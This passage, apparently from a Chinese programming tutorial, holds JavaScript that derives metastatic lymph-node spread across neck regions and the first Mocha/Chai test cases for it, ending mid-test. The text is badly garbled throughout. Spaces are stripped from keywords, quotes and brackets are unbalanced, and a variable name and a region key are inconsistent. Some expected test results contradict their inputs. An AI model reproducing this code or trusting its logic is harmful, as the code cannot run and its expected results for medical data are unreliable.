variNumber=MicroscopeToolKit.Numbers[iMax];
for(vari=0;i<this.NumberArea.length;i++){
if(iNumber!=""&&this.NumberArea[i].indexOf(iNumber)>0)
strList.push(this.NumberArea[i].replace(iNumber,""));
}
returnstrList.toString();
}
return"";
}
},
R:
{

```



```

NumberArea:[],
NumberInx:[],
ForwardStation:function()
{
variMax=Math.max.apply(null,this.NumberInx);
varstrList=[];
if(iMax>0)
{
variNumber=MicroscopeToolKit.Numbers[iMax];
for(vari=0;i<this.NumberArea.length;i++)
{
if(iNumber!=""&&this.NumberArea[i].indexOf(iNumber)>0)
strList.push(this.NumberArea[i].replace(iNumber,""));
}
returnstrList.toString();
}
return"";
}
};
varisLmainOrRmain=MainSide;
for(varkeyintemps)
{
if(isLmainOrRmain=="left")
{
if(key=="喉前亚区"&&temps[key]>0){
rtnObj.L.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.L.NumberInx.push(temps[key]);
}
if(key=="胸骨上窝亚区"&&temps[key]>0){
rtnObj.L.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.L.NumberInx.push(temps[key]);
}
}
}

```



```

}
elseif(isLmainOrRmain=="right")
{
if(key=="喉前亚区"&&temps[key]>0){
rtnObj.R.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.R.NumberInx.push(temps[key]);
}
if(key=="胸骨上窝亚区"&&temps[key]>0){
rtnObj.R.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.R.NumberInx.push(temps[key]);
}
}
if((key.indexOf("左")>=0&&temps[key]>0)){
rtnObj.L.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.L.NumberInx.push(temps[key]);
}
elseif(key.indexOf("右")>=0&&temps[key]>0)
{
rtnObj.R.NumberArea.push(key+MicroscopeToolKit.Numbers[temps[key]]);
rtnObj.R.NumberInx.push(temps[key]);
}
}
returnrtnObj;
}
//判断派生转移 Ln 分布
functionExeTransferLNSpread(Data)
{
//varthat=this;
varmData=Data;
varareaNumbers={"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左 IIa 区":0,"左 IIb 区":0,"左 III 区":0,"左 IV 区":0,"左肌间区":0,"左 Va 区":0,"左 Vb 区":0,"左前上纵膈区":0,"左 Ib 区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥 1-2 片":0,"右沟下段桥 1-3 片":0,"右 IIa 区":0,"右 IIb 区":0,"右 III 区":0,"右 IV 区":0,"右肌间区":0,"右 Va 区":0,"右 Vb 区":0,"右前上纵膈区":0,"右 Ib 区":0,"右咽旁区":0,"右颅底区":0};

```



```

if(IsTransfer(mData.ThroatBeforeArea))
    areaNumbers["喉前亚区"]=1;
if(IsTransfer(mData.SternumTopArea))
    areaNumbers["胸骨上窝亚区"]=1;
if(areaNumbers["喉前亚区"]>0||areaNumbers["胸骨上窝亚区"]>0)
{
    if(IsTransfer(mData.LeftAreaTop))
        areaNumbers["左沟上段"]=2;
    if(IsTransfer(mData.LeftAreaMiddle))
        areaNumbers["左沟中段"]=2;
    if(IsTransfer(mData.RightAreaTop))
        areaNumbers["右沟上段"]=2;
    if(IsTransfer(mData.RightAreaMiddle))
        areaNumbers["右沟中段"]=2;
}
else
{
    if(IsTransfer(mData.LeftAreaTop))
        areaNumbers["左沟上段"]=1;
    if(IsTransfer(mData.LeftAreaMiddle))
        areaNumbers["左沟中段"]=1;
    if(IsTransfer(mData.RightAreaTop))
        areaNumbers["右沟上段"]=1;
    if(IsTransfer(mData.RightAreaMiddle))
        areaNumbers["右沟中段"]=1;
}
if(areaNumbers["左沟中段"]>0)
{
    if(IsTransfer(mData.LeftAreaUnder))
        areaNumbers["左沟下段"]=areaNumbers["左沟中段"]+1;
    if(IsTransfer(mData.LMuscleArea))
        areaNumbers["左肌间区"]=areaNumbers["左沟中段"]+1;
    if(IsTransfer(mData.LMediastinalArea))

```



```
areaNumbers["左前上纵膈区"]=areaNumbers["左沟中段"]+1;
}
else
{
if(areaNumbers["喉前亚区"]>0||areaNumbers["胸骨上窝亚区"]>0){
if(IsTransfer(mData.LeftAreaUnder))
areaNumbers["左沟下段"]=2;
if(IsTransfer(mData.LMuscleArea))
areaNumbers["左肌间区"]=2;
if(IsTransfer(mData.LMediastinalArea))
areaNumbers["左前上纵膈区"]=2;
}
else
{
if(IsTransfer(mData.LeftAreaUnder))
areaNumbers["左沟下段"]=1;
if(IsTransfer(mData.LMuscleArea))
areaNumbers["左肌间区"]=1;
if(IsTransfer(mData.LMediastinalArea))
areaNumbers["左前上纵膈区"]=1;
}
}
if(IsTransfer(mData.LMediastinalArea))
{
if(areaNumbers["左沟下段"]>0)
areaNumbers["左前上纵膈区"]=areaNumbers["左沟下段"]+1;
}
if(IsTransfer(mData.LTwoAArea))
areaNumbers["左 IIa 区"]=1;
if(IsTransfer(mData.LTwoBArea))
areaNumbers["左 IIb 区"]=2;
if(IsTransfer(mData.LThreeArea))
areaNumbers["左 III 区"]=2;
```



```
if(IsTransfer(mData.LFourArea))
{
varnumberAttr=[];
if(areaNumbers["左沟下段"]>0)
numberAttr.push(areaNumbers["左沟下段"]+1);
elseif(areaNumbers["左沟中段"]>0)
numberAttr.push(areaNumbers["左沟中段"]+1);
elseif(areaNumbers["喉前亚区"]>0||areaNumbers["胸骨上窝亚区"]>0)
numberAttr.push(2);
else
numberAttr.push(1);
if(areaNumbers["左 III 区"]>0)
numberAttr.push(areaNumbers["左 III 区"]+1);
elseif(areaNumbers["左 IIa 区"]>0)
numberAttr.push(2);
else
numberAttr.push(1);
if(numberAttr.length>0)
{
variMax=Math.max.apply(null,numberAttr);
areaNumbers["左 IV 区"]=iMax;
}
}
if(IsTransfer(mData.LFiveAArea))
{
if(areaNumbers["左 IIb 区"]>0)
areaNumbers["左 Va 区"]=3;
else
areaNumbers["左 Va 区"]=2;
}
if(IsTransfer(mData.LFiveBArea))
{
if(areaNumbers["左 Va 区"]>0)
```



```

areaNumbers["左 Vb 区"]=areaNumbers["左 Va 区"]+1;
elseif(areaNumbers["左 IV 区"]>0)
areaNumbers["左 Vb 区"]=areaNumbers["左 IV 区"];
else
areaNumbers["左 Vb 区"]=3;
}
if(IsTransfer(mData.LOnebArea))
areaNumbers["左 Ib 区"]=2;
if(IsTransfer(mData.LParapharyngealArea))
areaNumbers["左咽旁区"]=3;
if(IsTransfer(mData.LVeinholeArea))
{
if(areaNumbers["左咽旁区"]>0)
areaNumbers["左颊底区"]=areaNumbers["左咽旁区"]+1;
elseif(areaNumbers["左 Ib 区"]>0)
areaNumbers["左颊底区"]=areaNumbers["左 Ib 区"]+1;
else
areaNumbers["左颊底区"]=4;
}
/*右*/
if(areaNumbers["右沟中段"]>0)
{
if(IsTransfer(mData.RightUnderOneTwo))
areaNumbers["右沟下段桥 1-2 片"]=areaNumbers["右沟中段"]+1;
if(IsTransfer(mData.RightUnderOneThree))
areaNumbers["右沟下段桥 1-3 片"]=areaNumbers["右沟中段"]+1;
if(IsTransfer(mData.RMuscleArea))
areaNumbers["右肌间区"]=areaNumbers["右沟中段"]+1;
if(IsTransfer(mData.RMediastinalArea))
areaNumbers["右前上纵膈区"]=areaNumbers["右沟中段"]+1;
}
else
{

```



```

if(areaNumbers["喉前亚区"]>0||areaNumbers["胸骨上窝亚区"]>0)
{
if(IsTransfer(mData.RightUnderOneTwo))
areaNumbers["右沟下段桥 1-2 片"]=2;
if(IsTransfer(mData.RightUnderOneThree))
areaNumbers["右沟下段桥 1-3 片"]=2;
if(IsTransfer(mData.RMuscleArea))
areaNumbers["右肌间区"]=2;
if(IsTransfer(mData.RMediastinalArea))
areaNumbers["右前上纵膈区"]=2;
}
else
{
if(IsTransfer(mData.RightUnderOneTwo))
areaNumbers["右沟下段桥 1-2 片"]=1;
if(IsTransfer(mData.RightUnderOneThree))
areaNumbers["右沟下段桥 1-3 片"]=1;
if(IsTransfer(mData.RMuscleArea))
areaNumbers["右肌间区"]=1;
if(IsTransfer(mData.RMediastinalArea))
areaNumbers["右前上纵膈区"]=1;
}
}
if(IsTransfer(mData.RMediastinalArea))
{
if(areaNumbers["右沟下段桥 1-2 片"]>0)
areaNumbers["右前上纵膈区"]=areaNumbers["右沟下段桥 1-2 片"]+1;
elseif(areaNumbers["右沟下段桥 1-3 片"]>0)
areaNumbers["右前上纵膈区"]=areaNumbers["右沟下段桥 1-3 片"]+1;
}
if(IsTransfer(mData.RTwoAArea))
areaNumbers["右 IIa 区"]=1;
if(IsTransfer(mData.RTwoBArea))

```



```
areaNumbers["右 IIb 区"]=2;
if(IsTransfer(mData.RThreeArea))
areaNumbers["右 III 区"]=2;
if(IsTransfer(mData.RFourArea))
{
varnumberAttr=[];
if(areaNumbers["右沟下段桥 1-2 片"]>0)
numberAttr.push(areaNumbers["右沟下段桥 1-2 片"]+1);
elseif(areaNumbers["右沟下段桥 1-3 片"]>0)
numberAttr.push(areaNumbers["右沟下段桥 1-3 片"]+1);
elseif(areaNumbers["右沟中段"]>0)
numberAttr.push(areaNumbers["右沟中段"]+1);
elseif(areaNumbers["喉前亚区"]>0||areaNumbers["胸骨上窝亚区"]>0)
numberAttr.push(2);
else
numberAttr.push(1);
if(areaNumbers["右 III 区"]>0)
numberAttr.push(areaNumbers["右 III 区"]+1);
elseif(areaNumbers["右 IIa 区"]>0)
numberAttr.push(2);
else
numberAttr.push(1);
if(numberAttr.length>0){
variMax=Math.max.apply(null,numberAttr);
areaNumbers["右 IV 区"]=iMax;
}
}
if(IsTransfer(mData.RFiveAArea))
{
if(areaNumbers["右 IIb 区"]>0)
areaNumbers["右 Va 区"]=3;
else
areaNumbers["右 Va 区"]=2;
```



```

    }
    if(IsTransfer(mData.RFiveBArea))
    {
    if(areaNumbers["右 Va 区"]>0)
    areaNumbers["右 Vb 区"]=areaNumbers["右 Va 区"]+1;
    elseif(areaNumbers["右 IV 区"]>0)
    areaNumbers["右 Vb 区"]=areaNumbers["右 IV 区"];
    else
    areaNumbers["右 Vb 区"]=3;
    }
    if(IsTransfer(mData.ROnebArea))
    areaNumbers["右 Ib 区"]=2;
    if(IsTransfer(mData.RParapharyngealArea))
    areaNumbers["右咽旁区"]=3;
    if(IsTransfer(mData.RVeinholeArea))
    {
    if(areaNumbers["右咽旁区"]>0)
    areaNumbers["右颅底区"]=areaNumbers["右咽旁区"]+1;
    elseif(areaNumbers["右 Ib 区"]>0)
    areaNumbers["右颅底区"]=areaNumbers["右 Ib 区"]+1;
    else
    areaNumbers["右颅底区"]=4;
    }
    returnareaNumbers;
  }

  /*判断某个位置是否有转移*/
  functionIsTransfer(field)
  {
  vartemps=field.split('/');
  if(temp.length==2&&temps[0]!=""&&!isNaN(temps[0])&&!isNaN(temps[1])&&temps[0]>0)
  returntrue;
  returnfalse;
  }

```



```
}
module.exports=GetTransferLNSpread;
```

下面是根据业务判断逻辑设计出的用例(我这里使用的是判定条件覆盖的方法)

```
/**
 *CreatedbyIP-206on2016/10/27.
 */
varGetTransferLNSpread=require('../src/DeriveB2-LNSpread.js');
varexpect=require('chai').expect;
describe
(
'转移 LN 分布派生',function()
{
it('转移 LN 分布派生-Case01',function()
{
//左侧(单侧)
//喉前亚区(Y1)-胸骨上窝(Y1)-上段(Y2)-中段(Y2)-下段/桥 1-2,1-3 段-肌间区(Y3)-前上隔
(Y4)-2a(Y1)-2b(Y2)-3 区(Y2)-4 区(Y4>Yy3=Y4)-5a 区(Y3)-5b 区(Y4)-1b 区(Y2)-咽旁(Y3)-颅底(Y4)
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/1","SternumTopArea":"2/3","LeftAreaTop":"3/4","Left
AreaMiddle":"4/5","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo
":"","RightUnderOneThree":"","LTwoAArea":"7/8","LTwoBArea":"8/9","LThreeArea":"9/10","LFourArea
":"10/11","LFiveAArea":"11/12","LFiveBArea":"12/13","LMuscleArea":"13/14","RTwoAArea":"","RTwoB
Area":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetT
umorMemo":"","CreatedTime":"/Date(1477624861662)","CreatedId":"30048","UpdatedTime":"/Date(1477
624861662)","UpdatedId":"30048","LMediastinalArea":"14/15","LOnebArea":"15/16","LParapharyngealAr
ea":"16/17","LVeinholeArea":"17/18","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","
RVeinholeArea":""};
varmainside="";
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":1,"左沟上段":2,"
左沟中段":2,"左沟下段":3,"左IIa区":1,"左IIb区":2,"左III区":2,"左IV区":4,"左肌间区":3,"左Va区":3,"
左Vb区":4,"左前上纵膈区":4,"左Ib区":2,"左咽旁区":3,"左颅底区":4,"右沟上段":0,"右沟中段":0,"右沟
下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"
右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区
":0},"L":{"NumberArea":["左沟上段②","左沟中段②","左沟下段③","左IIa区①","左IIb区②","左III
区②","左IV区④","左肌间区③","左Va区③","左Vb区④","左前上纵膈区④","左Ib区②","左咽旁区
③","左颅底区④"],"NumberInx":[2,2,3,1,2,2,4,3,3,4,4,2,3,4]},"R":{"NumberArea":[],"NumberInx":[]}});
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```



```

it('转移 LN 分布派生-Case02,function()
{
//右侧(单侧)
//喉前亚区(Y1)-胸骨上窝(Y1)-上段(Y2)-中段(Y2)-下段/桥 1-2,1-3 段-肌间区(Y3)-前上隔
(Y4)-2a(Y1)-2b(Y2)-3 区(Y2)-4 区(Y4>Yy3=Y4)-5a 区(Y3)-5b 区(Y4)-1b 区(Y2)-咽旁(Y3)-颅底(Y4)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/1","SternumTopArea":"2/3","LeftAreaTop":"","Le
ftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"3/4","RightAreaMiddle":"4/5","RightUnderOneTwo
":"5/6","RightUnderOneThree":"5/6","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","
LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"7/8","RTwoBArea":"8/9","RThreeArea
":"9/10","RFourArea":"10/11","RFiveAArea":"11/12","RFiveBArea":"12/13","RMuscleArea":"13/14","Met
TumorMemo":"","CreatedTime":"/Date(1477624861662)","CreatedId":"30048","UpdatedTime":"/Date(147
7624861662)","UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","L
VeinholeArea":"","RMediastinalArea":"14/15","ROnebArea":"15/16","RParapharyngealArea":"16/17","RVe
inholeArea":"17/18"};

varmainside=";

expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":1,"左沟上段":0,"
左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"
左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":2,"右沟中段":2,"右沟
下段桥1-2片":3,"右沟下段桥1-3片":3,"右IIa区":1,"右IIb区":2,"右III区":2,"右IV区":4,"右肌间区":3,"
右Va区":3,"右Vb区":4,"右前上纵膈区":4,"右Ib区":2,"右咽旁区":3,"右颅底区
":4},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟上段②","右沟中段②","右沟下段
桥1-2片③","右沟下段桥1-3片③","右IIa区①","右IIb区②","右III区②","右IV区④","右肌间区③","
右Va区③","右Vb区④","右前上纵膈区④","右Ib区②","右咽旁区③","右颅底区④
"],"NumberInx":[2,2,3,3,1,2,2,4,3,3,4,4,2,3,4]}});

expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case03,function()
{
//左侧(单侧)
//喉上段(Y1)-中段(Y1)-下段/桥 1-2,1-3 段(Y2)-肌间区(Y2)-3 区(Y2)-4 区(Y4>Yy3=Y4)-5a 区
(Y3)-5b 区(Y2)-1b 区(Y2)-咽旁(Y3)-颅底(Y4)

vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"3/4","LeftA
reaMiddle":"4/5","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","
RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"12/13","LFourArea":"13/14","
LFiveAArea":"14/15","LFiveBArea":"15/16","LMuscleArea":"16/17","RTwoAArea":"","RTwoBArea":"","R
ThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","
CreatedTime":"/Date(1477624861662)","CreatedId":"30048","UpdatedTime":"/Date(1477624861662)","
UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"18/19","LParapharyngealArea":"19/20","LVeinh
oleArea":"20/21","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
varmainside=";

```



```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":1,"左沟中段":1,"左沟下段":2,"左IIa区":0,"左IIb区":0,"左III区":2,"左IV区":3,"左肌间区":2,"左Va区":2,"左Vb区":3,"左前上纵膈区":0,"左Ib区":2,"左咽旁区":3,"左颅底区":4,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟上段①","左沟中段①","左沟下段②","左III区②","左IV区③","左肌间区②","左Va区②","左Vb区③","左Ib区②","左咽旁区③","左颅底区④"],"NumberInx":[1,1,2,2,3,2,2,3,2,3,4]},"R":{"NumberArea":["右沟上段①","右沟中段①","右沟下段桥1-2片②","右沟下段桥1-3片②","右III区②","右IV区③","右肌间区②","右Va区②","右Vb区③","右Ib区②","右咽旁区③","右颅底区④"],"NumberInx":[1,1,2,2,2,3,2,3,2,3,4]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```

```
it('转移 LN 分布派生-Case04',function()
```

```
{
```

```
//右侧(单侧)
```

```
//喉上段(Y1)-中段(Y1)-下段/桥1-2,1-3段(Y2)-肌间区(Y2)-3区(Y2)-4区(Y4>Yy3=Y4)-5a区(Y3)-5b区(Y2)-1b区(Y2)-咽旁(Y3)-颅底(Y4)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"3/4","RightAreaMiddle":"4/5","RightUnderOneTwo":"5/6","RightUnderOneThree":"5/6","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"12/13","RFourArea":"13/14","RFiveAArea":"14/15","RFiveBArea":"15/16","RMuscleArea":"16/17","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)","CreatedId":"30048","UpdatedTime":"/Date(1477624861662)","UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"18/19","RParapharyngealArea":"19/20","RVeinholeArea":"20/21"};
```

```
varmainside=";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":1,"右沟中段":1,"右沟下段桥1-2片":2,"右沟下段桥1-3片":2,"右IIa区":0,"右IIb区":0,"右III区":2,"右IV区":3,"右肌间区":2,"右Va区":2,"右Vb区":3,"右前上纵膈区":0,"右Ib区":2,"右咽旁区":3,"右颅底区":4},"L":{"NumberArea":["右沟上段①","右沟中段①","右沟下段桥1-2片②","右沟下段桥1-3片②","右III区②","右IV区③","右肌间区②","右Va区②","右Vb区③","右Ib区②","右咽旁区③","右颅底区④"],"NumberInx":[1,1,2,2,2,3,2,3,2,3,4]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
```

```
it('转移 LN 分布派生-Case05',function()
```

```
{
```

```
//左侧(单侧)
```

```
//胸骨上窝(Y1)-下段/桥1-2,1-3段(Y2)-肌间区(Y2)-前上隔(Y3)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"2/3","LeftAreaTop":"","LeftA
```



```
reaMiddle":"","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"12/13","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"13/14","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":"","
```

```
varmainside=";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":2,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":2,"左Va区":0,"左Vb区":0,"左前上纵膈区":3,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟下段②","左肌间区②","左前上纵膈区③"],"NumberInx":[2,2,3]},"R":{"NumberArea":[],"NumberInx":[]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
```

```
});
```

```
it('转移 LN 分布派生-Case06',function()
```

```
{
```

```
//右侧(单侧)
```

```
//胸骨上窝(Y1)-下段/桥1-2,1-3段(Y2)-肌间区(Y2)-前上隔(Y3)
```

```
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"","SternumTopArea":"2/3","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"5/6","RightUnderOneThree":"5/6","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"12/13","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdatedTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"13/14","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
```

```
varmainside=";
```

```
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":0,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":2,"右沟下段桥1-3片":2,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":2,"右Va区":0,"右Vb区":0,"右前上纵膈区":3,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟下段桥1-2片②","右沟下段桥1-3片②","右肌间区②","右前上纵膈区③"],"NumberInx":[2,2,2,3]}});
```

```
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
```

```
});
```

```
it('转移 LN 分布派生-Case07',function()
```



```

{
//左侧(单侧)
//喉前亚区(Y1)-下段(Y2)-肌间区(Y2)-前上膈(Y3)-
vardata={"Pk":"","TSFK":"","ThroatBeforeArea":"1/1","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"5/6","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"","RightUnderOneThree":"","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"16/17","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"17/18","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
varmainside="";
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":2,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":2,"左Va区":0,"左Vb区":0,"左前上纵膈区":3,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Va区":0,"右Vb区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0},"L":{"NumberArea":["左沟下段②","左肌间区②","左前上纵膈区③]"},"NumberInx":[2,2,3]},{"R":{"NumberArea":[],"NumberInx":[]}}});
expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});
it('转移 LN 分布派生-Case08',function()
{
//右侧(单侧)
//喉前亚区(Y1)-下段(Y2)-肌间区(Y2)-前上膈(Y3)
vardata={"Pk":"f05ae9f5154b4926b629ac755c8ab59b","TSFK":"f82fb17933b2402b89c481c55a355a60","ThroatBeforeArea":"1/1","SternumTopArea":"","LeftAreaTop":"","LeftAreaMiddle":"","LeftAreaUnder":"","RightAreaTop":"","RightAreaMiddle":"","RightUnderOneTwo":"5/6","RightUnderOneThree":"5/6","LTwoAArea":"","LTwoBArea":"","LThreeArea":"","LFourArea":"","LFiveAArea":"","LFiveBArea":"","LMuscleArea":"","RTwoAArea":"","RTwoBArea":"","RThreeArea":"","RFourArea":"","RFiveAArea":"","RFiveBArea":"","RMuscleArea":"16/17","MetTumorMemo":"","CreatedTime":"/Date(1477624861662)"/,"CreatedId":"30048","UpdateTime":"/Date(1477624861662)"/,"UpdatedId":"30048","LMediastinalArea":"","LOnebArea":"","LParapharyngealArea":"","LVeinholeArea":"","RMediastinalArea":"17/18","ROnebArea":"","RParapharyngealArea":"","RVeinholeArea":""};
varmainside="";
expect_result=JSON.stringify({"NumberAreaList":{"喉前亚区":1,"胸骨上窝亚区":0,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":0,"左IIb区":0,"左III区":0,"左IV区":0,"左肌间区":0,"左Va区":0,"左Vb区":0,"左前上纵膈区":0,"左Ib区":0,"左咽旁区":0,"左颅底区":0,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":2,"右沟下段桥1-3片":2,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":2,"右Va区":0,"右Vb区":0,"右前上纵膈区":3,"右Ib区":0,"右咽旁区":0,"右颅底区":0}}});

```



```

":0},"L":{"NumberArea":[],"NumberInx":[]},"R":{"NumberArea":["右沟下段桥 1-2 片②","右沟下段桥 1-3 片②","右肌间区②","右前上纵膈区③"],"NumberInx":[2,2,2,3]}});

    expect(JSON.stringify(GetTransferLNSpread(mainside,data))).to.be.equal(expect_result);
});

it('转移 LN 分布派生-Case09,function()
{
    //左侧(单侧)

    //下段(Y1)-肌间区(Y1)-前上膈(Y2)-5b 区(Y3)

